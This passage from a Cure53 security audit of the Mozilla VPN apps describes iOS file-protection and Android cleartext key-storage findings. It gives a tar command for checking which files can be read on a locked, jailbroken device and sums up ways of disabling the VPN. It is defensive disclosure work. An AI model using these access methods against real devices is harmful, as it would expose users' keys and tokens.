The assignment verified that the iOS app does not take full advantage of the native iOS filesystem protections and fails to comprehensively protect some of its data files at rest. The affected files are only protected until the user authenticates for the first time after booting the device. The fundamental issue here is that the key to decrypt these files will remain readable in memory even whilst the device is locked. Despite this, the ticket's severity marker was downgraded to *Info,* since testing could not identify any evidence of sensitive information exposure.

For a successful exploitation, the attacker would require physical access to an iDevice set to a locked screen and a method by which to access the local storage, e.g. an SSH connection established via a jailbreak. Whilst being locked, the files offered below remain protected when they are not flagged with *Operation not permitted*.

Commands:

```
tar cvfz files_locked.tar.gz * > unprotected_files.txt 2> protected_files.txt
wc -l protected_files.txt unprotected_files.txt
```

Output:

```
0 protected_files.txt
215 unprotected_files.txt
```

To mitigate this issue, Cure53 suggests implementing the *NSFileProtection-Complete* entitlement at the application level[18] for all files.

FVP-03-015 WP5: Sensitive data lacks Android Keystore protection *(Medium)*

***Note**: This issue was fixed and the fix was successfully verified by Cure53. A pull request was inspected to verify the fix.*

Whilst examining the Android app, the test team noted that the Android Keystore is not currently leveraged for the WireGuard private key and account access token, which would provide the app with hardware-backed security regarding this area of protection. The app currently stores the WireGuard private key and account access token in clear-text within the following configuration file.

Affected file:
org.mozilla.firefox.vpn/files/.config/mozilla/vpn.moz

[18] https://developer.apple.com/library/ios/documentation/iP...App/StrategiesforImplementingYourApp.html

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Affected code:

```
{"privateKey":"[...]","token":"eyJh[…]}
```

To mitigate this issue, Cure53 recommends storing app secrets securely in the Android Keystore. Auxiliary guidance concerning the Android Keystore and default protection features can be perused via the official Android documentation[19].

[19] https://developer.android.com/training/articles/Keystore

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Conclusions

The impressions gained during this project - which details and extrapolates all findings identified during the CW22 security evaluation against specific and newly-implemented Mozilla VPN client applications features by Cure53 - will now be discussed in depth. To summarize, the consultants' endeavors raised a number of mixed viewpoints, whilst the majority of the new characteristics tested favorably.

Cure53's assessment actions verified the requirement to lock down access to the VPN client via exposed services such as the daemon socket, which can be used to disable the VPN connection (see FVP-03-009). Similarly, the local TCP port is also susceptible to abuse in order to unintentionally disable the VPN connection, as stipulated in ticket FVP-03-011. Another erroneous behavior of pressing concern was documented in ticket FVP-03-012, which describes how malicious third-party browser extensions can abuse the local *mozillavpnnp* binary to disable the VPN, thus exposing the affected user.

With regards to DoS attacks, Cure53 noted that the Android application and API host would both benefit from improvement, the latter of which could be leveraged to lock a user out from their account. Please adhere to tickets FVP-03-003 and FVP-03-002 respectively for additional information.

Given that the applications are constructed upon a recognized VPN solution, the test team placed particular scrutiny on the additional features incorporated into the application. Supplementary procedures were also initiated to identify any configurations that could potentially compromise end-user security or privacy.

Due to the propensity for major risk scenarios, the add-on's functionality was subjected to stringent review processes during the assessment. This area is particularly concerning if code execution is enabled via add-ons, or in the event an intruder is able to manipulate or compromise its integrity. However, no associated vulnerabilities were identified within the allotted time frame.

The authentication mechanism has transferred from a web-based authentication to complete in-app authentication, which also involves the ability to submit support tickets and feedback within the application. These features were heavily assessed, particularly the authentication aspect given its criticality. However, these efforts could not reveal any faults within the implementation, which informs the positive impression gained in this respect.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Features such as split-tunneling and multi-hop connections were implemented using established technologies such as *cgroups* in Linux, or alternatively relying on route management as well as Mullvad libraries and drivers. The fact that these were integrated from scratch minimizes the likelihood of emerging weaknesses, with no notable concerns to report during the allocated assessment schedule.

In tandem with the addition of the Adjust-SDK, an HTTP proxy was installed that filters out unnecessary Adjust data. This proxy has been implemented using C++, though Rust is perhaps the optimal choice in this context from a memory-security perspective. Nonetheless, the C++ code was deemed astutely written and did not evoke any security limitations. Similarly, the remaining C++ characteristics were equally deemed to be structured to a performant standard. The fact that the *mozillavpnnp* helper binary was written in Rust was noted with commendation, due to the inherent memory safety offered. Cure53 also acknowledged sufficient safeguard measures for the key management implementation on both Linux and MacOS platforms. Despite extensive attempts, the auditors were unable to detect a compromise vector that would allow an attacker to extract the client's private key.

In relation to the Windows aspects in focus for this project, Cure53 specifically honed in on the Windows service creation and privilege escalation flaws, which included inspections of the communication via named pipes created by the varying components. In spite of the audit team’s exhaustive approaches, no associated shortcomings were discovered in this regard. The Windows VPN application takes advantage of the system's credential storage to store authentication data securely.

Cure53 conducted ancillary testing strategies to determine whether VPN services store or access files, which are accessible to the currently authenticated user. Since the services in question store their logs and similar files in system32, administrator privileges are required to mount file-system-related attacks, such as via symlinks. Moreover, the auditors sought to ascertain the potential for DNS leakage via Windows 10’s *Smart Multi-Homed Name Resolution*, which could send DNS requests to all network interfaces. The VPN client remains unaffected by this issue, thus deanonymization attacks were considered negligible.

To provide some final recommendations, Cure53 observed ample opportunities for minor and miscellaneous hardening, including the removal of support for outdated or unmaintained Android and iOS versions (see FVP-03-005 and FVP-03-006). The Android app in particular would benefit from retracting support for v1 signatures (see FVP-03-007) and integrating screenshot protection to prevent the leakage of secret information (see FVP-03-013).

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Last but not least, one can strongly advise storing sensitive information within the Android Keystore to take full advantage of hardware-backed security, as stipulated in ticket FVP-03-015.

In conclusion for this report, Cure53 would like to draw attention to the increased yield of findings encountered for this examination. It is recommended that the developer team invest further time and resources into materializing an analysis of all potential attack vectors, particularly when exposing functionality from the VPN client externally.

Cure53 would like to thank Sebastian Streich and Adrienne Davenport from the Mozilla team for their excellent project coordination, support, and assistance, both before and during this assignment.